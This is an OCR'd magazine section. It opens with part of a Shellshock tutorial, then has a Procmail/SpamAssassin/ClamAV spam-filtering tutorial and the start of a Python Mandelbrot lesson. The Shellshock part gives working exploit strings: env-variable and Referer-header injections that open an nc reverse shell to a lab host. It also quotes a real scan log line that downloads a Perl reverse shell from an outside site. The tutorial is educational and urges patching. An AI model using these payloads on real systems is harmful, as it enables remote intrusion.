This is a type of vulnerability called code execution. It means an attacker can run anything they want to on your computer. Let's now take a look at how an attacker could use it to gain command line access to your machine.

First, you need to know the IP addresses of both your machine and the vulnerable virtual machine. They should be 192.168.56.1 and 192.168.56.101 respectively, but it's worth checking by running **ifconfig** at the command line (you're looking for the IP address in the **vboxnet0** block).

First you need to prepare the host machine (ie not the virtual machine) to receive access once you've run the exploit. This is done by entering the following:

```
nc -l 4444
```

You'll need to install **nc** from your package manager if it's not already installed. The exploit code to run on the virtual machine is then:

```
env x="() { :;}; /bin/nc.traditional -e /bin/sh 192.168.56.1 4444" /
bin/bash -c "echo test"
```

Of course, we could just have run the reverse shell command without bothering with Shellshock. The real danger isn't from within a *Bash* session, but that Shellshock can be triggered by a remote hacker.

How to use it

To be able to exploit Shellshock, you need to find a way of injecting environmental variables into *Bash*, and a way of spawning shells. This is actually easier than it sounds, because in some configurations, web servers will do all it for you.

When you're browsing the web and request a web page from a server, you send various bits of data, like a bit of text identifying the browser you're using and the cookie are just strings of text that you can put anything in. If the website uses CGI (computer generated images) to create the website, it passes this data to an environmental variable in the shell. If some code used to generate the web page spawns a shell, you can use this data to launch an attack.

Our server uses PHP in CGI mode (most server configurations don't), and *Bash* as the default **/bin/sh** (again, this isn't standard). With this set up, we created a simple test file called **test.php** that spawns a shell when it creates a web page that gives information about the machine's network connection:


```
<?php passthru("ifconfig");
```

The **passthu()** PHP function executes a command, then sends the output back to PHP. This uses **/bin/sh** to run the command. All you need to do to compromise the server using Shellshock is send a request for this page with an HTTP header that contains an exploit string. You can do this in many ways, but the easiest is with **wget**:

```
wget --referer '() { :; }; /bin/nc.traditional -e /bin/sh 192.168.56.1
4444' http://192.168.56.101/test.php
```

This uses the **referer** HTTP header value, but there are plenty of others that would also work.

It uses the same reverse shell we used earlier (you'll need to have a listener set up before running it), but this time you can launch it entirely from the host computer and it will log into the vulnerable virtual machine. This is only one way of exploiting Shellshock. There are other ways of triggering it remotely, such as through malicious DHCP calls from a router, which may be more likely to work on desktop machines than the method we've looked at here.



This attack gives us access to the user www-data, which has enough privileges to send spam, DDOS attack another server or even run Shellshock attacks on other servers.

> **"The real danger is that Shellshock can be triggered by a remote hacker."**

Almost as soon as the Shellshock vulnerability came to light, people started scanning the web for vulnerable servers.

Here's an excerpt from **www.linuxvoice.com**'s server log:

```
109.95.210.196 - - [26/Sep/2014:14:23:31 +0100] "GET /
cgi-sys/defaultwebpage.cgi HTTP/1.1" 301 - "-" "() { :;}; /bin/
bash -c \"/usr/bin/wget http://mormondating.site/firefile/
temp?h=linuxvoice.com -O /tmp/a.pl\""
```

As you can see, it's requesting the web page **www.linuxvoice.com/cgi-sys/defaultwebpage.cgi** (this doesn't exist, but it's scanning large numbers of sites for common web addresses), and trying to execute the code:

```
/bin/bash -c \"/usr/bin/wget http://mormondating.site/firefile/
temp?h=linuxvoice.com -O /tmp/a.pl\
```

The page **http://mormondating.site/firefile/temp** contains a Perl script that's a more robust reverse shell than the one we used above. This attack wasn't conducted by the people running **mormondating.site**, but by someone who's already compromised their server. These attackers are using each compromised server to scan for more vulnerable servers and so build up a botnet of servers based on Shellshock. You've been warned – update now!

LINUX VOICE TUTORIAL

PROCMAIL: ADD A SPAM FILTER TO YOUR EMAIL SERVER

JOHN LANE

Filter unwanted mails, keep your inbox clean and make sure you don't pass any viruses on to your Windows-using friends.

WHY DO THIS?

- Teach your mailserver to keep your inbox Nigerian prince-free.
- Prevent viruses from using your emails as a transmission vector.
- Control the way you communicate!

Last month, we used Arch Linux to build a mail server. It accepts incoming mail and delivers it to users' mailboxes so that they can read it with their favourite IMAP email client. But it accepts all mail, including unwanted spam and virus-ridden ones. This month, we'll add filtering capabilities to our server to help prevent undesirable messages finding their way into our users' mailboxes.

Our server can receive mail in two ways: its Mail Transfer Agent (MTA) accepts mail directly from the internet and its Mail Retrieval Agent (MRA) downloads mail from other external mail servers. We used *Postfix* for our MTA and *Fetchmail* for our MRA.

We'll configure a new Mail Delivery Agent to filter mail from both channels, either delivering it to our IMAP server (also an MDA) or to reject it. We'll use *Procmail* for this new MDA. Install it from the repository (we're using Arch Linux for this project):

```
$ pacman -S procmail
```

The objective of our new MDA is to perform system-wide mail filtering. The system-wide filters will remove spam, viruses and so-on.

Procmail takes its instructions from a file, usually called **/etc/procmailrc**. Create a basic file to begin with that just delivers all mail:

```
LMTP_DELIVER="/usr/lib/cyrus/bin/deliver -a $MAILBOX"
NL="
"
:0 w
| $LMTP_DELIVER $MAILBOX
EXITCODE=$?
:0
/dev/null
```

The first line sets up our Cyrus-IMAP delivery command-line. The **NL** variable contains a newline character that we'll use later on when writing to the log file. The blocks beginning with **:0** are recipies – the first recipe delivers mail and the second one tells *Procmail* to dump the message before exiting with an error code.

Procmail's processing stops once a delivering recipe succeeds, so the second recipe would only be invoked if there were a problem with delivery. Although *Procmail* dumps the message when there is an error, the agent that invoked *Procmail* would react to its non-zero exit code by bouncing the message.

You can verify that *Procmail* works by sending a test message through it and checking that it appears in our test user's inbox:

```
$ procmail MAILBOX=testuser < testmessage
```

It's black and white

The simplest filters we can apply either accept or block messages from specific senders. We can create static files containing email addresses or domains and then use those files as black- and white-lists. Add these recipes into the **\etc\procmailrc** before the existing delivery recipe:

```
:0
*? formail -x "From" -x "From:" -x "Sender:" \
  -x "Reply-To:" -x "Return-Path:" -x "To:" \
  | egrep -is -f /etc/procmail/whitelist
{
 LOG="whitelisted$NL"
 :0 f
 | formail -fA "X-Whitelisted-$$: Yes"
}
:0
* $!^X-Whitelisted-$$: Yes
*? formail -x "From" -x "From:" -x "Sender:" \
  -x "Reply-To:" -x "Return-Path:" -x "To:" \
  | egrep -is -f /etc/procmail/blacklist
{
 LOG="blacklisted$NL"
 :0
 /dev/null
}
```

We can then blacklist a domain, say **example.com** and whitelist a user, say **bob@example.com** by writing entries in the black- and white-list files referenced by the recipes. The rules write a log message when they match. You write to the *Procmail* log by assigning to the **LOG** variable.

Whitelisted messages are marked by adding a header, **X-Whitelisted**, suffixed with *Procmail*'s process ID so later recipes can ignore similar headers that we didn't set. The **formail** command that is part of the *Procmail* package is used to read and write message headers. The blacklist passes messages that have this header and otherwise discards messages that match the blacklist rule. We'll also use the presence or absence of the whitelist header in other rules later on.

We can take blacklisting a step further and make use of Realtime Blackhole Lists, or RBL. These are DNS-based address blacklisting databases, also known as DNSBL, that contain IP addresses of known sources of unsolicited bulk email (spam). There is a small utility that checks an IP address against various

blacklists. Install its package:

```
$ pacman -S rblcheck
```

You invoke **rblcheck** with a list of IP addresses and it checks them against lists provided by **sorbs.net**, **spamhaus.org**, **spamcop.net** and some others. It returns a non-zero exit status if a given address is blocked (it also echoes the blocked addresses to standard output). You can use it like this:

```
$ rblcheck -qm 27.20.121.36
```

You need to extract the IP addresses from the message header. One way to do this is with a little *Bash* script, saved as **/etc/procmail/header_ip** that reads message headers from its standard input:

```
#!/bin/bash
while read line
do
 if [[ $line =~ \[([0-9]+\.[0-9]+\.[0-9]+\.[0-9]+)\] ]]
 then
    ip=${BASH_REMATCH[1]}
    [[ $ip =~ ^127\.0|^10\.|^192.168\. ]] || echo -n "$ip "
 fi
done
```

Don't forget **chmod +x** to make it executable. A new recipe uses the script and the **rblcheck** tool to drop mail from addresses on these blackhole lists unless they have also been whitelisted:

```
:0 h
HEADER_IP=|/etc/procmail/header_ip
:0
* $!^X-Whitelisted-$$: Yes
* ! ? if [ -n "$HEADER_IP" ]; then rblcheck -qm $HEADER_IP; fi
{
 LOG="blackholed$NL"
 :0
 /dev/null
}
```


Meet the Assassins

Using realtime blackhole lists prevents a lot of spam from reaching users' mailboxes but some will still get through. We need some additional help and it comes in the form of *SpamAssassin*, which detects spam, and *ClamAV*, which detects viruses. Begin by installing the required packages:

Is Procmail dead?

The last update to *Procmail* happened on 10 September 2001, quite a long time ago, with the release of version 3.22. Despite this, it is still very widely used and it has been claimed that it does what it needs to do and requires no more development. There are lots of *Procmail* examples on the internet and the **procmail-users** mailing list is still active. We've used Procmail for mail filtering because it is well documented and there is a lot of information and community support online. It is also well suited to use with our MTA, MRA and MSA, so has everything covered.

If *Procmail*'s status bothers you, consider alternatives like *MailDrop* (**www.courier-mta.org/maildrop**) or mail filter applications that interface to *Postfix* (of course, these won't work if you need to filter mail through a mail retrieval agent like *Fetchmail*).



Keep an eye on your Bayes database.

```
$ pacman -S spamassassin razor clamav
$ pacman -U ~build/clamassassin/clamassassin-1.2.4-5-any.
pkg.tar.xz
$ pacman -U ~build/pyzor/pyzor-0.8.0-1-any.pkg.tar.xz
$ pacman -U ~build/dcc/dcc-1.3.155-1-x86_64.pkg.tar.xz
```

ClamAssassin uses ClamAV to virus-check email and adds headers to messages found to contain viruses. Its config file is installed to **/etc/clamav/clamd.conf**; adjust it to include these definitions:

```
LogSyslog yes
LogFacility LOG_MAIL
LogTime yes
PidFile /var/run/clamav/clamd.pid
TemporaryDirectory /tmp
DatabaseDirectory /srv/mail/clamav
LocalSocket /var/lib/clamav/clamd.sock
User clamav
```

A separate daemon called **freshclamd** updates the virus database. Review its configuration, in **/etc/clamav/freshclam.conf** too:

```
LogSyslog yes
LogFacility LOG_MAIL
DatabaseDirectory /srv/mail/clamav
DatabaseMirror db.UK.clamav.net
DatabaseMirror database.clamav.net
NotifyClamd /etc/clamav/clamd.conf
```


Create the virus database directory, start the *ClamAV* services and **freshclam** will download the virus database:

```
$ mkdir -m 700 /srv/mail/clamav
$ chown clamav: /srv/mail/clamav
$ systemctl enable clamd freshclamd
$ systemctl start clamd freshclamd
```

You can test your *ClamAV* installation without exposing your system to real viruses. You can instead download files containing the EICAR test string and use those for testing:

```
$ mkdir /tmp/eicar && pushd /tmp/eicar
$ wget https://secure.eicar.org/eicar.com
$ wget https://secure.eicar.org/eicar_com.zip
$ wget https://secure.eicar.org/eicarcom2.zip
$ popd && clamdscan /tmp/eicar
- - - -- SCAN SUMMARY - - - --
Infected files: 3
$ clamassassin < /tmp/eicar/eicar.com
X-Virus-Status: Yes
X-Virus-Report: Eicar-Test-Signature FOUND
```

We need to add a *Procmail* recipe that uses



Greylisting makes spam go away.

Image source:http://postgrey.schweikert.ch

clamassassin to detect viruses.

```
:0 wf
| /usr/bin/clamassassin
```

Any messages containing detected viruses will have an **X-Virus-Status** header added. We use this header in another *Procmail* recipe to deliver into a quarantine folder. Insert it just before the one that delivers clean mail:

```
:0 w
* ^X-Virus-Status: Yes
| $LMTP_DELIVER -m Virus $MAILBOX
```

LV PRO TIP

Use the **freshclam** command to update the virus database on-demand.

You can also download a test email that has an attachment containing the EICAR virus and use it to test your *Procmail* configuration. Use your email client to create a Virus folder first.

```
$ wget https://bit.ly/eicar-testmail
$ procmail MAILBOX=testuser < eicar-testmail
```

SpamAssassin is a spam filter that uses various techniques to detect spam. These include message fingerprinting services, like Vipul's Razor, Pyzor and the Distributed Checksum Clearinghouse (DCC), and Bayesian Filtering that can learn what spam looks like if known spam is fed into it.

SpamAssassin's default configuration performs Bayesian Filtering and will also use Pyzor and Razor if they are available. They need some configuration lines added to **/etc/mail/spamassassin/local.cf**:

```
bayes_path /srv/mail/spamassassin/bayes/bayes
bayes_file_mode 0666
pyzor_options --homedir /etc/mail/spamassassin
razor_config /etc/mail/spamassassin/razor/razor-agent.conf
```

You should review the other configuration items, adjusting it to suit your needs. You may like to rewrite the headers of spam messages so they contain a ********SPAM******** prefix.

```
rewrite_header Subject *****SPAM*****
```

SpamAssassin doesn't enable DCC, because it isn't open source but, if you want to use it, you can enable it by uncommenting the following line in **/etc/mail/spamassassin/v310.pre**:

```
loadplugin Mail::SpamAssassin::Plugin::DCC
```

and then initialise DCC:

```
$ rm -f /opt/dcc/map
$ chmod 600 /opt/dcc/map.txt
$ cdcc load /opt/dcc/map.txt
```

You need to create a Bayes directory for the **spamd** user and also register a Razor identity:

```
$ mkdir -pm 700 /srv/mail/spamassassin/bayes
$ chown -R spamd: /srv/mail/spamassassin
$ razor-admin -home=/etc/mail/spamassassin/razor -create
$ razor-admin -home=/etc/mail/spamassassin/razor -discover
$ razor-admin -home=/etc/mail/spamassassin/razor -register
Register successful.  Identity stored in /etc/mail/spamassassin/razor/identity-ruHZVUhY7x
```

Before you can launch the *SpamAssassin* daemon, it needs some spam detection rules to use, which it expects to find under **/var/lib/spamassassin**. Use the **update** tool to download them:

```
$ sa-update
```

With the configuration complete, you can start the daemon and run some tests. You can download GTUBE, the Generic Test for Unsolicited Bulk Email, and use it to test your *SpamAssassin* setup.

```
$ wget http://spamassassin.apache.org/gtube/gtube.txt
$ systemctl enable spamassassin
$ systemctl start spamassassin
$ spamc < gtube.txt
X-Spam-Checker-Version: SpamAssassin 3.4.0 (2014-02-07) on mailserver
X-Spam-Flag: YES
X-Spam-Level: ************************************************
X-Spam-Status: Yes, score=1000.0
```

You can feed known Spam into the Bayesian filter, however, that it may take a while before enough spam is learnt before Bayesian spam detection gives results:

```
$ sa-learn --spam /path/to/spam/mails
Learned tokens from 683 message(s) (683 message(s) examined)
```

Finally, we need to add a *Procmail* recipe to detect spam. We limit spam checks to emails smaller than 250KiB – most spam is smaller than this and having this rule avoids overloading **spamd**:

```
:0 fw
* < 256000
| /usr/bin/spamc
```

Any messages containing detected spam will have a **X-Spam-Status** header added that we use to quarantine them just like we did for viruses:

```
:0 w
* ^X-Spam-Status: Yes
| $LMTP_DELIVER -m Spam $MAILBOX
```

You can test your *Procmail* configuration with the **GTUBE** test file. Use your email client to create a Spam folder and then send a test spam into it:

```
$ procmail MAILBOX=testuser < gtube.txt
```

We need to change how our MTAs deliver mail so that it is processed through *Procmail*. For *Fetchmail*,

replace the defaults section in /etc/fetchmailrc:

```
mda "/usr/bin/procmail MAILBOX=%T"
```

When *Procmail* is invoked by *Fetchmail*, it's the **fetchmail** user that delivers mail. Allow this by adding it to the **mail** group:

```
$ usermod -aG mail fetchmail
```

Two changes are required for *Postfix*. First, in **/etc/postfix/main.cf**, change the **virtual_transport** so that it reads

```
virtual_transport = procmail
```

This tells *Postfix* to use a transport called **procmail** to deliver mail. We define this transport by adding a new definition to the end of **/etc/postfix/master.cf**. It states that mail should be delivered by launching *Procmail*:

```
procmail unix - n n - - pipe
  flags=OR user=cyrus argv=/usr/bin/procmail -t -m
MAILBOX=${recipient} /etc/procmailrc
```

Reload *Postfix* and then send some test emails and look for them in your inbox. Congratulations, your incoming emails are now processed through your filtering system for a spam-free life!

In Submission

In part 1 we mentioned the Message Submission Agent (MSA)that clients should use to send email instead of sending it to the MTA's SMTP port 25. The MSA accepts submissions on port 587 with or without TLS. By implenting MSA, we gain several advantages, including the ability to have separate control over inbound and outbound messages. We need to enable MSA in **/etc/postfix/master.cf**. Uncomment the **submission** daemon and the following lines so that it looks like this:

```
submission inet n - n - - smtpd
  -o syslog_name=postfix/submission
  -o smtpd_client_restrictions=permit_mynetworks,reject
```

This allows clients on your network to connect and send but any other connections would be rejected. Reconfigure your email client to use port 587 instead of port 25 and send a test message to confim that you can send. We changed the log name so that the logs label connections to the submission service differently; you can confirm via the logs that your email client is sending to the correct service.

We can now prohibit local clients from sending to port 25. Create a lookup table to list the local networks that should not be able to send via the MTA port. You can also permit specific addresses if necessary. The CIDR (Classless Inter-Domain Routing) table format is suitable for specifying networks; here is an example **/etc/postfix/smtp_access.cidr** that prohibits internal networks except for a specific address (customise yours according to your needs):

```
10.0.1.100          OK
10.0.0.0/8          REJECT
172.16.0.0/12       REJECT
192.168.0.0/16      REJECT
```

Add a rule in **/etc/postfix/main.cf** to check client connections against the access table. The default action is to permit so that genuine SMTP mail delivery from the internet is allowed:

```
smtpd_client_restrictions =
  check_client_access cidr:/etc/postfix/smtp_access.cidr
```

Use **postfix reload** so that your changes take effect, and then perform some tests from an email client to ensure that you can send on port 587 but not port 25. Verify also that incoming messages still work!

Another thing that using a MSA makes easy is outbound filtering. You can also use *Procmail* to filter outbound messages. You first configure a **content_filter** on the submission service that invokes another service to pass the message into *Procmail*, which must re-inject it back into the message queue using the *Postfix* **sendmail** command. This configuration goes in **/etc/postfix/master.cf**, beginning with the content filter. Add the following to the existing **submission** definition, after the client restrictions:

```
  -o content_filter=procmail-outbound
```

Now, define the **procmail-outbound** service; append to the end of the file:

```
procmail-outbound unix - n n - - pipe
  flags=Rq user=cyrus argv=/usr/bin/procmail -t -m
SENDER=${sender} /etc/procmail/outbound-recipes
```

Here's an example **outbound-recipes** that uses **formail** to add a header to the outbound message before queuing it using Postfix's "sendmail" command:

```
:0 f
| formail -fA "X-Outbound-Content-Filtered: Yes"
:0 w
| /usr/bin/sendmail -G -i -t -f $SENDER
EXITCODE=$?
```

We've now provided ways to separately filter both inbound and outbound mail, and you can build on these concepts to provide filters according to your needs. In part 3 we'll provide a way for end-users to filter their own messages so they can organise them into sub-folders and look at how users can access mail when out of the office.

A Procmail primer

The **procmailrc** script is a series of recipes that are applied sequentially to a message. Each recipe begins with the cryptic **:0** character sequence followed by optional conditions and an action to perform if the conditions are met. A recipe is considered matched if its conditions are met.

Besides recipes, you can assign values to variables. The special **LOG** variable writes anything that is assigned to it into the log.

A recipe may have flags after its opening **:0** We've used these flags in our examples:

- **h** makes the rule process message headers only.
- **w** makes the rule wait for its action to complete.
- **f** means the rule is a filter and can alter the message.

A condition is an asterisk and a regular expression or a shell command. The condition is satisfied if the expression matches or a command succeeds.

Actions are either a file to write the message to (we've used **/dev/null** in a few places) or they begin with a pipe symbol and launch a command, passing the message into its standard input. Actions are assumed to deliver the message and processing stops on the first **suvh** recipe to be completed (filter recipes are non-delivering).

John Lane is a technology consultant with a penchant for Linux. He helps new businesses and start-ups make the most of open source software.

LINUX VOICE
TUTORIAL

PYTHON: MAKE YOUR OWN MANDELBROT SET

TARIQ RASHID

With a smattering of Python and a bit of clever maths you too can create a bit of beautiful chaos inside your Linux box.

WHY DO THIS?

- Create hugely complex results from a simple equation.
- Turn this into pretty graphs!

The image below depicts the famous Mandelbrot set. You may have seen it on posters, music videos or demonstrations of computer power – back in the 1990s it took hours to plot it using home computers. Despite its organic intricate appearance it is in fact the result of extremely simple mathematics.

The maths hasn't changed since the 1990s, but computing power has come on in leaps and bounds, so the psychedelic beauty of the Mandelbrot set can be ours to play with. We'll be using the Python programming language because it's popular, easy to learn, and has well established numerical and plotting extensions. It's no accident that Python is the tool of choice in the scientific community, as well as powering some of the world's largest infrastructures.


As an interpreted, rather than compiled language, Python gives immediate feedback. We're going to take this interactivity one step further by using IPython, which is Python packaged with an interactive web interface. You can just type instructions and get results straight away. You avoid having to edit source code files and using shells to execute the programs. You can also share your web-based "notebooks" by exporting them, or sharing them online.

There are pre-packaged distributions of IPython including the numerical and graphical extensions, so you don't have to worry about installing and configuring the right versions and their many dependencies. Even better, because IPython is used purely through a web browser, you can use one of several online services offering IPython in the cloud. You don't have to install any software at all, and you can work on your code and demonstrate the results from any internet-connected device that supports a modern browser.

The code in this article series was tested with the online service from **wakari.io**, which offers free trial accounts, and the locally installed IPython Anaconda free distribution from **continuum.io**.

Whether you select an online service or install your own IPython distribution, check to see if it works by firing it up and clicking on New Notebook. Type **2*3** into it and click the Run button, which looks like an audio play selector. If it responds with '6', great – you have a working IPython environment!

The following images are closeups of parts of this same fractal. The Mandelbrot set is in fact infinitely detailed, and contains a wide variety of patterns.



Beginning Python

Let's now learn just enough Python to make our own Mandelbrot fractal. Fire up IPython and open a new notebook. In the next ready cell, labelled **In [ ]**, type the following code and click Play (or press Ctrl+Enter).

```
print "Hello World!"
```

You should get a response that simply prints the phrase "Hello World!" You should see that issuing the second instruction didn't remove the previous cell with its instruction and output answer. This is useful when you're slowly building up a solution of several parts.

The following code introduces the key idea of variables. Enter and run it in a new cell. If there is no new empty cell, click the button with the downward pointing arrow labelled 'Insert Cell Below', not to be confused with the one labelled "Move Cell Down".

```
x = 10
print x
print x+5
print z
```


The first line, **x = 10**, looks like a mathematical statement that says x is 10. In Python this means that x is set to 10, that is, the value 10 is placed in an virtual box called x. That 10 stays there until further


Fractals

Before we dive in and start coding, let's take a step back and consider again some of the patterns we find in nature or create ourselves. Look at the following three images.

The first set of shapes is very regular. They're what most people would consider mathematical shapes, but there isn't enough interesting detail in them to hold our attention for long. The last image is entirely random noise – there isn't a lack of detail, but now there isn't enough structure in the image to keep us interested. The cauliflower has repeated patterns at different scales. These patterns also have just the right amount of variation to keep us interested. This is a common theme throughout nature, where clouds, mountains, rivers, trees, blood vessels etc all have self-similar patterns with just the right amount of unpredictable variation. These patterns are called fractals.

The Mandelbrot fractals appear natural, organic and even beautiful because they too sit at that fine line between order and chaos, having structures that have self-similar patterns but infused with just enough variation – and parts of these fractals do look like plants, lightning or natural coastlines.





notice. We shouldn't be surprised that **print x** prints the value of x, which is 10. Why doesn't it just print x? Python will evaluate whatever it can, and x can be evaluated to the value 10, so it prints that. The next line, **print x+5** evaluates x+5, which is 10+5 or 15, so we expect it to print 15.

What happens with the line **print z** when we haven't assigned a value to it like we have with x? We get an error message telling us about the error of our ways, trying to be helpful as possible so we can fix it.

Automating lots of work

Computers are great for doing similar tasks many times – they don't mind and they're very quick compared with humans with calculators. Let's see if we can get a computer to print the first 10 squared numbers, starting with 0 squared, 1 squared, then 2 squared and so on. We expect to see a printout of something like 0, 1, 4, 9, 16, 25, and so on. Issue the following code into the next ready cell and run it.

```
range(10)
```

You should get a list of 10 numbers, from 0 up to 9. This is great because we got the computer to do the work to create the list – we didn't have to do it ourselves.

A common way to get computers to do things repeatedly is by using loops. The word loop does give you the right impression of something going round and round potentially endlessly. Rather than define a loop, it's easiest to see a simple one. Enter and run following code in a new cell.

```
for n in range(10):
        print n
        pass
print "done"
```

There are three new things going on here. The first line has the **range(10)** command that we saw before, which creates a list of numbers from 0 to 9. The **for n in** is the bit that creates a loop, and here it does something for every number in the list, and keeps count by assigning the current value to the variable **n**. We saw variables earlier, and this is just like assigning **n=0** during the first pass of the loop, then **n=1**, then **n=2**, until **n=9**, the last item in the list.

The next line **print n** prints the value of n, just as before. We expect all the numbers in the list to be printed. But notice the indent before **print n**. This is important in Python as indents are used meaningfully to show which instructions are subservient to others, in this case, the loop created by **for n in ...**. The loop ends when the code stops being indented. Here, we've used a **pass** instruction to highlight the end of the loop (**pass** is superfluous, and Python will ignore it but it helps the interpreter exit a code block. You can remove it if you want). This means we only expect **done** to be printed once, and not 10 times.

It should be clear now that we can print the squares by printing **n*n**. In fact we can make the output more helpful with phrases like "The square of 3 is 9". The following code shows this change inside the loop. Note how the variables are not inside quotes and are therefore evaluated.

```
for n in range(10):
        print "The square of", n, "is", n*n
        pass
print "done"
```


This is already quite powerful. We can get the computer to do a lot of work very quickly. We could easily make the number of loop iterations much larger by using **range(100)** or even **range(100000)** if we wanted. Try it!

Functions

Python makes it easy to create reusable computer instructions. Like mathematical functions, these reusable snippets of code, also called functions, stand

LV PRO TIP

Explore the Mandelbrot fractal using the interactive *XaoS* open source software at **http://bit.ly/1vLdz52** or through a web browser **http://bit.ly/1IbXYL1**.



